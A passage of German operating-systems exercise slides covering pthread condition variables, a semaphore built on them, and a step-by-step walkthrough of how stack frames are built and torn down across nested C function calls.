  - Ein Thread der die Condition Variable "frei" gibt weckt einen (oder alle) darauf wartenden Threads auf
  - Deblockierter Thread muss als erstes den kritischen Abschnitt neu betreten (lock)
  - Da möglicherweise mehrere Threads deblockiert wurden, muss die Bedingung nochmals überprüft werden

U9-7 Pthreads-Koordinierung (7)

… Condition Variables (3)

- Schnittstelle
  - Condition Variable erzeugen

```
pthread_cond_t c1;
s = pthread_cond_init(&c1,NULL);
```

  - Beispiel: zählende Semaphore

P-Operation

```
void P(int *sem) {
  pthread_mutex_lock(&m1);
    while ( *sem == 0 )
      pthread_cond_wait
           (&c1, &m1);
    (*sem)--;
  pthread_mutex_unlock(&m1);
}
```

V-Operation

```
void V(int *sem) {
  pthread_mutex_lock(&m1);
    (*sem)++;
    pthread_cond_broadcast(&c1);
  pthread_mutex_unlock(&m1);
}
```

U9-7 Pthreads-Koordinierung (8)

… Condition Variables (4)

- Bei **`pthread_cond_signal`** wird mindestens einer der wartenden Threads aufgeweckt — es ist allerdings nicht definiert welcher
  - ➤ evtl. Prioritätsverletzung wenn nicht der höchstpriore gewählt wird
  - ➤ Verklemmungsgefahr wenn die Threads unterschiedliche Wartebedingungen haben
- Mit **`pthread_cond_broadcast`** werden alle wartenden Threads aufgeweckt
- Ein aufwachender Thread wird als erstes den Mutex neu belegen — ist dieser gerade gesperrt bleibt der Thread solange blockiert

U10 10. Übung

U10-1 Überblick

- Besprechung 7. Aufgabe (job_sh)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit

U10-2 Stackaufbau eines Prozesses

1 Prinzip

- für jede Funktion wird ein ***Stack-Frame*** angelegt, in dem
  - lokale Variablen der Funktion
  - Aufrufparameter an weitere Funktionen
  - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen


  gespeichert werden

- Stackorganisation ist abhängig von
  - Prozessor
  - Compiler und
  - Betriebssystem

- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
  - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel


- Aufbau eines **Stack-Frames** (Funktionen *main( ), f1( ), f2( )*)



2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

Stack-Frame für main erstellen
&a = fp-4
&b = fp-8
&c = fp-12



2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```



2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



Stack-Frame für f1 erstellen und aktivieren


&x = fp+8
&y = fp+12
&(i[0]) = fp-12
&n = fp-16

`i[4] = 20` *würde return-Addr. zerstören*

2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```


```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



Parameter x auf Stack legen und f2 aufrufen

2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```

```
int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```



Stack-Frame von f2 abräumen


❶ *sp = fp*
❷ *fp = pop(sp)*

2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```

```
int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```



Rücksprung


❸return

2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```

